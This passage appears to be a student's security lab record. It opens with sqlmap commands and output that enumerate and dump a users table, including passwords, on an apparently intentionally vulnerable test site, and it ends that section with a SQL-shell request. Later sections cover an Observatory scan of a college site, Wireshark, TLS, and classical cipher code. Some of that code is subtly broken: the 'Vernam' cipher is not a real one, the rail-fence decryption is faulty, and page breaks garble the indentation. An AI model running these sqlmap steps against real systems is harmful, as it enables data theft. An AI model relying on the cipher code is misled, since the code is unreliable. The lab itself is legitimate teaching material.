Sql Injection is a type of code injection hack that allows an attacker to inject and execute malicious SQL queries into a web database server, Granting them access.

It's the most common way to take advantage of security bugs

SQL map:

it is an open source penetration testing for detecting and exploiting SQL injection vulnerabilities as well as gaining control of database servers enter it includes a powerful detection engine, various specialised features for the ultimate pen tester and a wide range of options that span database fingerprinting

Program:

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -dbs

> [02:41:47] [INFO] fetching database names

available databases [2]:

[*] acuart

[*] information_schema


$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -tables

> [02:41:56] [INFO] fetching tables for database: 'acuart'

Database: acuart

[8 tables]

+-----------+

| artists   |

| carts     |

| categ     |

| featured  |

| guestbook |

| pictures  |

| products  |

| users     |

+-----------+
```

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -columns
> [02:42:13] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| name    | varchar(100) |
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C name,email,pass,phone -dump
> [02:42:27] [INFO] fetching entries of column(s) '`name`,email,pass,phone' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------------+-----------------+------+---------+
| name       | email           | pass | phone   |
+------------+-----------------+------+---------+
| John Smith | email@email.com | test | 2323345 |
+------------+-----------------+------+---------+
```

```
$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --sql-shell
```

Week – 9

Aim: Perform web security analysis on a sample website.

Procedure:

1. Visit “Https://observatory.mozilla.org/”
2. Enter the URL of the website you want to perform web security analysis (we can give our college website URL for an instance)
3. we can observe the results by clicking on the scan button
4. In the results we can see 4 panels namely :

- https observatory
- tls observatory
- ssh observatory
- 3rd party tests

Https observatory:

It performs all the hypertext transmission protocols tests and evaluates for a score of 100. Perform different test cases and shows how many test cases have been successfully executed.

TLS observatory:

TLS is a cryptographic protocol design to provide communication security over a computer network. It also displays the code key size, AEAD, PFS and protocols.

It also shows the cyber suites off different cipher suite RSA 256, AES

It shows the compatibility level as secure as insecure by performing relevant tests.

3rd party tests:

There are some 3rd party tests been performed by observatory Mozilla.

They are:

- Tls
- immune web
- HTTP headers and content security
- miscellaneous

Program:

Observatory
moz://a

Home FAQ Statistics About

HTTP Observatory | TLS Observatory | SSH Observatory | Third-party Tests

Scan Summary

D

Host:	www.gvpce.ac.in
Scan ID #:	48989310 (unlisted)
Start Time:	March 18, 2024 10:26 AM
Duration:	19 seconds
Score:	30/100
Tests Passed:	7/11

Recommendation

Initiate Rescan

Fantastic work using HTTPS! Did you know that you can ensure users never visit your site over HTTP accidentally?

HTTP Strict Transport Security tells web browsers to only access your site over HTTPS in the future, even if the user attempts to visit over HTTP or clicks an `http://` link.

- Mozilla Web Security Guidelines (HSTS)
- MDN on HTTP Strict Transport Security

Once you've successfully completed your change, click Initiate Rescan for the next piece of advice.

Test Scores

Test	Pass	Score	Reason	Info
Content Security Policy	✗	-25	Content Security Policy (CSP) header not implemented	ⓘ
Cookies	–	0	No cookies detected	ⓘ
Cross-origin Resource Sharing	✓	0	Content is not visible via cross-origin resource sharing (CORS) files or headers	ⓘ
HTTP Strict Transport Security	✗	-20	HTTP Strict Transport Security (HSTS) header not implemented	ⓘ
Redirection	✓	0	Initial redirection is to HTTPS on same host, final destination is HTTPS	ⓘ
Referrer Policy	–	0	Referrer-Policy header not implemented (optional)	ⓘ
Subresource Integrity	–	0	Subresource Integrity (SRI) not implemented, but all scripts are loaded from a similar origin	ⓘ
X-Content-Type-Options	✗	-5	X-Content-Type-Options header not implemented	ⓘ
X-Frame-Options	✗	-20	X-Frame-Options (XFO) header not implemented	ⓘ
X-XSS-Protection	✓	0	Deprecated X-XSS-Protection header not implemented	ⓘ

Grade History

Date	Score	Grade
February 29, 2024 10:54 AM	30	D
November 6, 2022 7:11 PM	20	F

Raw Server Headers

Header	Value
Content-Length:	54855
Content-Type:	text/html; charset=UTF-8
Date:	Mon, 18 Mar 2024 05:00:18 GMT
Server:	Microsoft-IIS/10.0
X-Powered-By:	PHP/8.1.13, ASP.NET

Week – 10

Aim: Demonstrate how to sniff for router traffic on a sample network.

Procedure:

Step 1: download Wireshark

Step 2: install the application with default settings

Step 3: after installing click it to open


Step 4: click on the Ethernet WiFi

Step 5: all the packets information will be appeared

step 6: click on a packet to show detailed view

- First options shows the details regarding physical layer
  example: arrival time, epoch, frame number, frame type.
- Second option contains details regarding data link layer like destination and source Mac addresses
- Third option contents details about IP addresses of source and destination
- Fourth option is about transport layer (port number, protocol).

Program:



Week – 11

Aim: Demonstrate Secure Sockets Layer (SSL) and Transport Layer Security (TLS)

Procedure:

1. Visit “Https://observatory.mozilla.org/”
2. Enter the URL of the website you want to perform web security analysis (we can give our college website URL for an instance)
3. we can observe the results by clicking on the scan button
4. In the results we can see 4 panels namely :

- https observatory
- tls observatory
- ssh observatory
- 3rd party tests

Click on the Tls Observatory to view the details.

Program:

1.

Scan Summary

F

Host:	www.gvpce.ac.in (123.108.201.250)
Scan ID #:	56880716
End Time:	March 17, 2024 7:27 PM
Compatibility Level:	Insecure
Certificate Explainer:	189309124

Certificate Information

Common name:	gvpce.ac.in
Alternative Names:	www.gvpce.ac.in, gvpce.ac.in
First Observed:	2024-02-27 (certificate #189309124)
Valid From:	2023-08-07
Valid To:	2024-08-07
Key:	RSA 2048 bits
Issuer:	emSign SSL CA - G1
Signature Algorithm:	SHA256WithRSA

Cipher Suites

Cipher Suite	Code	Key size	AEAD	PFS	Protocols
ECDHE-RSA-AES256-GCM-SHA384	0x0C 0x30	2048 bits	✓	✓	TLS 1.2
ECDHE-RSA-AES128-GCM-SHA256	0x0C 0x2F	2048 bits	✓	✓	TLS 1.2
DHE-RSA-AES256-GCM-SHA384	0x00 0x9F	2048 bits	✓	✓	TLS 1.2
DHE-RSA-AES128-GCM-SHA256	0x00 0x9E	2048 bits	✓	✓	TLS 1.2
ECDHE-RSA-AES256-SHA384	0x0C 0x28	2048 bits	✗	✓	TLS 1.2
ECDHE-RSA-AES128-SHA256	0x0C 0x27	2048 bits	✗	✓	TLS 1.2
ECDHE-RSA-AES256-SHA	0x0C 0x14	2048 bits	✗	✓	TLS 1.2, TLS 1.1, TLS 1.0
ECDHE-RSA-AES128-SHA	0x0C 0x13	2048 bits	✗	✓	TLS 1.2, TLS 1.1, TLS 1.0
DHE-RSA-AES256-SHA	0x00 0x39	2048 bits	✗	✓	TLS 1.2, TLS 1.1, TLS 1.0
DHE-RSA-AES128-SHA	0x00 0x33	2048 bits	✗	✓	TLS 1.2, TLS 1.1, TLS 1.0
RSA-AES256-GCM-SHA384	0x00 0x9D	2048 bits	✓	✗	TLS 1.2

Miscellaneous Information

CAA Record:	No
Cipher Preference:	Server selects preferred cipher
Compatible Clients:	Android 2.3.7, Apple ATS 9, Baidu Jan 2015, BingBot Dec 2013, BingPreview Dec 2013, Chrome 27, Edge 12, Firefox 21, Googlebot Oct 2013, IE 7, Java 6u45, OpenSSL 0.9.8y, Opera 12.15, Safari 5, Tor 17.0.9, Yahoo Slurp Oct 2013, YandexBot May 2014
OCSP Stapling:	Yes

Week – 12

Additional Programs

1) Aim: Implement Vernam Cipher Algorithm

DESCRIPTION:

The Vernam cipher, also known as the one-time pad, is a symmetric encryption algorithm that uses the principle of the exclusive OR (XOR) operation. It is considered to be unbreakable if used correctly with a truly random key that is as long as the message being encrypted and is only used once.

some technique.

The formula of encryption is: **En (x) = Pi^ Ki**

The formula of decryption is**: Dn (x) = Ci^Ki**

ALGORITHM:

```
ALGORITHM Generate_Random_Key(length)
  DECLARE key AS STRING
  key := ""
  FOR i FROM 1 TO length
    key := key +
CHOOSE_RANDOM_ELEMENT('abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUV
WXYZ0123456789')
  RETURN key

ALGORITHM Encrypt(plaintext, key)
  IF LENGTH(plaintext) != LENGTH(key) THEN
    RAISE_ERROR("Plaintext and key must have the same length")
  END IF
  DECLARE ciphertext AS STRING
  ciphertext := ""
  FOR each character p, k IN (plaintext, key)
    ciphertext := ciphertext + CHR(XOR(ORD(p), ORD(k)))
  END FOR
  RETURN ciphertext

ALGORITHM Decrypt(ciphertext, key)
  IF LENGTH(ciphertext) != LENGTH(key) THEN
```

```
   RAISE_ERROR("Ciphertext and key must have the same length")
  END IF
  DECLARE decrypted_text AS STRING
  decrypted_text := ""
  FOR each character c, k IN (ciphertext, key)
    decrypted_text := decrypted_text + CHR(XOR(ORD(c), ORD(k)))
  END FOR
  RETURN decrypted_text

// Get user input
plaintext := READ_INPUT("Enter the Plain Text: ")

// Generate random key with same length as plaintext
key := Generate_Random_Key(LENGTH(plaintext))

// Perform encryption
encrypted_text := Encrypt(plaintext, key)

// Print information
PRINT("Plaintext:", plaintext)
PRINT("Key:", key)
PRINT("Encrypted Text:", encrypted_text)

// Perform decryption
decrypted_text := Decrypt(encrypted_text, key)

// Print decrypted text
PRINT("Decrypted Text:", decrypted_text)
```

Program:

```
#include <iostream>
```

```
// #include <string>
using namespace std;

string vernam_cipher(string p, string key){
    string k1 = key;
    while(k1.length() < p.length()){
        k1 += key;
    }
    string cipher = "";
    for(int i = 0; i < p.length(); i++){
        cipher += ((p[i] - 'a' + 1) ^ (k1[i] - 'a' + 1)) % 26 + 'a' - 1;
    }
    return cipher;
}

int main(){
    string p, key;
    cout << "Enter plain text : ";
    cin >> p;
    cout << "Enter key : ";
    cin >> key;
    string cipher_txt = vernam_cipher(p, key);
    cout << "cipher text : " << cipher_txt;
    return 0;
}
```

Output :

```
Enter plain text : klnlokesh
Enter key : hello
cipher text : cib``c`ed
```

2) Aim: Implement Rail Fence Cipher Algorithm

DESCRIPTION:

The Rail Fence Cipher, also known as the Zigzag Cipher, is a transposition cipher that rearranges the plaintext characters in a zigzag pattern before encryption.

Encryption : Choose the number of rails or rows for the rail fence.

Write the plaintext message diagonally across the rails, starting from the top-left corner and moving downward and diagonally to the bottom-left corner, then upward and diagonally to the top-left corner, and so on, until the entire message is written.

Read off the characters row by row from top to bottom to obtain the ciphertext.

Decryption : Determine the number of rails used for encryption.

Calculate the number of characters in each row based on the length of the ciphertext and the number of rails.

Write the ciphertext characters into the zigzag pattern, filling in the rows row by row from top to bottom.

Read off the characters diagonally from the zigzag pattern to obtain the plaintext message.

ALGORITHM:

```
ALGORITHM Encrypt_Rail_Fence(text, key)
  DECLARE rail AS ARRAY OF ARRAY OF CHAR
  DECLARE dir_down, row, col AS INTEGER
  CREATE rail WITH DIMENSIONS (key, LENGTH(text)) AND INITIALIZE ALL ELEMENTS
TO '\n'
  dir_down := FALSE
  row := 0
  col := 0
  FOR i FROM 0 TO LENGTH(text) - 1
    IF row == 0 OR row == key - 1 THEN
      dir_down := NOT dir_down
    END IF
    rail[row][col] := text[i]
    col := col + 1
    row := row + 1 IF dir_down ELSE row - 1
  END FOR
  DECLARE result AS STRING
```

```
  result := JOIN(CHAR(rail[i][j]) FOR i FROM 0 TO key - 1 FOR j FROM 0 TO LENGTH(text) - 1
IF rail[i][j] != '\n')
  RETURN result


ALGORITHM Decrypt_Rail_Fence(cipher, key)
  DECLARE rail AS ARRAY OF ARRAY OF CHAR
  DECLARE dir_down, row, col AS INTEGER
  CREATE rail WITH DIMENSIONS (key, LENGTH(cipher)) AND INITIALIZE ALL ELEMENTS
TO '\n'
  dir_down := FALSE
  row := 0
  col := 0
  FOR i FROM 0 TO LENGTH(cipher) - 1
    IF row == 0 OR row == key - 1 THEN
      dir_down := NOT dir_down
    END IF
    rail[row][col] := '*'
    col := col + 1
    row := row + 1 IF dir_down ELSE row - 1
  END FOR
  DECLARE index AS INTEGER
  index := 0
  FOR i FROM 0 TO key - 1
    FOR j FROM 0 TO LENGTH(cipher) - 1
      IF rail[i][j] == '*' AND index < LENGTH(cipher) THEN
        rail[i][j] := cipher[index]
        index := index + 1
      END IF
    END FOR
  END FOR
  row := 0
  col := 0
  DECLARE result AS STRING
```

```
  result := ""
  FOR i FROM 0 TO LENGTH(cipher) - 1
    IF row == 0 THEN
      dir_down := TRUE
    END IF
    IF row == key - 1 THEN
      dir_down := FALSE
    END IF
    IF rail[row][col] != '*' THEN
      result := result + CHAR(rail[row][col])
    END IF
    col := col + 1
    row := row + 1 IF dir_down ELSE row - 1
  END FOR
  RETURN result

// Get user input
text := INPUT("Enter the text:")
key := INTEGER(INPUT("Enter the key:"))

// Perform encryption
cipher := Encrypt_Rail_Fence(text, key)

// Print ciphertext
PRINT("The cipher text is:", cipher)

// Perform decryption
plain := Decrypt_Rail_Fence(cipher, key)

PRINT("The original text is:", plain)
```

Program:

```
def encrypt_rail_fence(text, key):
    rail = [['\n' for _ in range(len(text))] for _ in range(key)]
    dir_down, row, col = False, 0, 0

    for char in text:
        if (row == 0) or (row == key - 1):
            dir_down = not dir_down
        rail[row][col] = char
        col += 1
        row += 1 if dir_down else -1

    return ''.join(char for row in rail for char in row if char != '\n')

def decrypt_rail_fence(cipher, key):
    rail = [['\n' for _ in range(len(cipher))] for _ in range(key)]
    dir_down, row, col = None, 0, 0

    for i in range(len(cipher)):
        if row == 0:
            dir_down = True
        if row == key - 1:
            dir_down = False
        rail[row][col] = '*'
        col += 1
        row += 1 if dir_down else -1

    index = 0
    for i in range(key):
        for j in range(len(cipher)):
```

```
            if rail[i][j] == '*' and index < len(cipher):
                rail[i][j] = cipher[index]
                index += 1

    result = []
    row, col = 0, 0
    for i in range(len(cipher)):
        if row == 0:
            dir_down = True
        if row == key - 1:
            dir_down = False
        if rail[row][col] != '*':
            result.append(rail[row][col])
            col += 1
        row += 1 if dir_down else -1
    return ''.join(result)

# Example usage with user input
plaintext = input("Enter your plain text: ")
key = int(input("Enter your key: "))

encrypted_text = encrypt_rail_fence(plaintext, key)
print("Encrypted Text:", encrypted_text)

decrypted_text = decrypt_rail_fence(encrypted_text, key)
print("Decrypted Text:", decrypted_text)
```

Output :

Enter your plain text: message

Enter your key: 3

Encrypted Text: maesgse

Decrypted Text: message

3) Aim: Implement Miller Rabin Algorithm

AIM: Implementation of Miller Rabin Algorithm

DESCRIPTION:

The Miller-Rabin primality test determines if a number is likely prime or composite. It relies on repeated applications of modular exponentiation. The test runs iterations with randomly chosen witnesses to assess the likelihood of the number being prime. If all iterations pass, the number is likely prime; otherwise, it is composite. It's efficient and widely used in practice for large numbers.

ALGORITHM:

```
ALGORITHM Miller_Test(d, n)
 DECLARE a AS INTEGER
 a := FIND_RANDOM_INTEGER(2, n - 4)  // Random integer between 2 and n-4 (inclusive)
 x := POWER_MOD(a, d, n)
 IF x == 1 OR x == n - 1 THEN
   RETURN TRUE
 END IF
 WHILE d != n - 1
   x := SQUARE_MOD(x, n)  // Efficiently calculate x^2 (mod n)
   d := d * 2
   IF x == 1 THEN
     RETURN FALSE
   END IF
   IF x == n - 1 THEN
     RETURN TRUE
   END IF
 END WHILE
 RETURN FALSE

ALGORITHM Is_Prime(n, k)
 IF n <= 1 OR n == 4 THEN
   RETURN FALSE
 END IF
 IF n <= 3 THEN
   RETURN TRUE
```

```
  END IF
  DECLARE d AS INTEGER
  d := n - 1
  WHILE d % 2 == 0 DO
    d := d DIV 2  // Efficient integer division
  END WHILE
  FOR i FROM 1 TO k
    IF NOT Miller_Test(d, n) THEN
      RETURN FALSE
    END FOR
  END FOR
  RETURN TRUE

// Get user input
num := READ_INTEGER("Enter the number:")
iterations := READ_INTEGER("Enter the number of iterations:")

// Perform primality test
IF Is_Prime(num, iterations) THEN
  PRINT(num, "is probably prime.")
ELSE
  PRINT(num, "is composite.")
END IF
```

Program:

```python
import random

def is_prime(n, k=5):
    """
    Miller-Rabin primality test.
```

```
Parameters:
- n: The number to be tested for primality.
- k: The number of rounds of testing. Higher values of k increase the accuracy.

Returns:
- True if n is likely to be prime, False otherwise.
"""
if n <= 1:
    return False
if n == 2 or n == 3:
    return True
if n % 2 == 0:
    return False

# Write n as 2^r * d + 1
r, d = 0, n - 1
while d % 2 == 0:
    r += 1
    d //= 2

# Witness loop
for _ in range(k):
    a = random.randint(2, n - 2)
    x = pow(a, d, n)

    if x == 1 or x == n - 1:
        continue

    for _ in range(r - 1):
        x = pow(x, 2, n)
```

```
            if x == n - 1:
                break
        else:
            return False  # Not prime

    return True  # Likely prime

# Example usage
number_to_test = 1031
rounds_of_testing = 5

if is_prime(number_to_test, rounds_of_testing):
    print(f"{number_to_test} is likely to be a prime number.")
else:
    print(f"{number_to_test} is not a prime number.")
```

Output :

1031 is likely to be a prime number.

4) Aim: Implement Row column Transposition Cipher

ALGORITHM:

```
ALGORITHM Encrypt_Message(message, key)
  DECLARE col, row, fill_null AS INTEGER
  col := LENGTH(key)
  row := CEIL(LENGTH(message) / col)
  fill_null := row * col - LENGTH(message)
  message := message + STRING_REPLICATE('_', fill_null)  // Pad with underscores

  DECLARE matrix AS ARRAY OF ARRAY OF CHAR
  matrix := CREATE_2D_ARRAY(row, col, ' ')  // Initialize matrix with spaces
  FOR i FROM 0 TO LENGTH(message) - 1 STEP col
    matrix[i // col][i % col] := message[i]  // Fill matrix row-wise

  DECLARE cipher AS STRING
  cipher := ""
  DECLARE key_sorted AS ARRAY OF CHAR
  key_sorted := SORTED(key)
  FOR k IN key_sorted
    col_index := INDEX_OF(key, k)
    FOR j FROM 0 TO row - 1
      cipher := cipher + matrix[j][col_index]
  RETURN cipher

ALGORITHM Decrypt_Message(cipher, key)
  DECLARE col, row AS INTEGER
  col := LENGTH(key)
  row := CEIL(LENGTH(cipher) / col)
  DECLARE key_sorted AS ARRAY OF CHAR
  key_sorted := SORTED(key)
  DECLARE matrix AS ARRAY OF ARRAY OF CHAR
  matrix := CREATE_2D_ARRAY(row, col, ' ')  // Initialize matrix with spaces
```

```
DECLARE index AS INTEGER
index := 0
FOR k IN key_sorted
  col_index := INDEX_OF(key, k)
  FOR j FROM 0 TO row - 1
    matrix[j][col_index] := cipher[index]
    index := index + 1
DECLARE decrypted_message AS STRING
decrypted_message := ""
FOR i FROM 0 TO row - 1
  decrypted_message := decrypted_message + JOIN(matrix[i])
RETURN REMOVE_TRAILING_CHAR(decrypted_message, '_')
```

Program:

```
def encrypt(message, key):
    num_columns = len(key)
    num_rows = -(-len(message) // num_columns)  # Ceiling division
    message += ' ' * (num_rows * num_columns - len(message))
    grid = [['' for _ in range(num_columns)] for _ in range(num_rows)]
    index = 0
    for i in range(num_rows):
        for j in range(num_columns):
            grid[i][j] = message[index]
            index += 1
    ciphertext = ''
    for col in key:
        col_index = int(col) - 1
        for row in range(num_rows):
            ciphertext += grid[row][col_index]
    return ciphertext
```

```
def decrypt(ciphertext, key):
    num_columns = len(key)
    num_rows = -(-len(ciphertext) // num_columns)  # Ceiling division
    grid = [['' for _ in range(num_columns)] for _ in range(num_rows)]
    index = 0
    for col in key:
        col_index = int(col) - 1
        for row in range(num_rows):
            grid[row][col_index] = ciphertext[index]
            index += 1

    plaintext = ''
    for i in range(num_rows):
        for j in range(num_columns):
            plaintext += grid[i][j]
    return plaintext.strip()

message = "HELLO WORLD"
key = "2413"
encrypted_message = encrypt(message, key)
print("Encrypted message:", encrypted_message)
decrypted_message = decrypt(encrypted_message, key)
print("Decrypted message:", decrypted_message)
```

Output :

Encrypted message: E LLO HORLWD

Decrypted message: HELLO WORLD